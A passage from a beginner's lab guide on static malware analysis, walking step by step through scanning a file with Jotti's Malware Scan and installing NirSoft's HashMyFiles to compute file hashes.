
- After Download , Open It



- You can also see the path/location of running process , simply click on the running process
- Click on Explore



- Here you see the location




EXTRA ACTIVITY


1.Static Malware Analysis Using Jotti's Malware Scan (Website)

How to Use it -:


- Open Browser and search Jotti's Malware scan and click on First Website




- Select file by clicking Browse Button




- Select File



- Wait upload in process




- Scan complete and malware file detected




2.Static Malware Analysis Using Hash My Files

Installation Process -:

- Open the Brower and search HashMyFiles Free Download
- Open First Website




- Scroll Down for Download Link




- Click on Download


Download Link -:https://www.nirsoft.net/utils/hash_my_files.html




- Open Application




- Click on File and click on Add Files



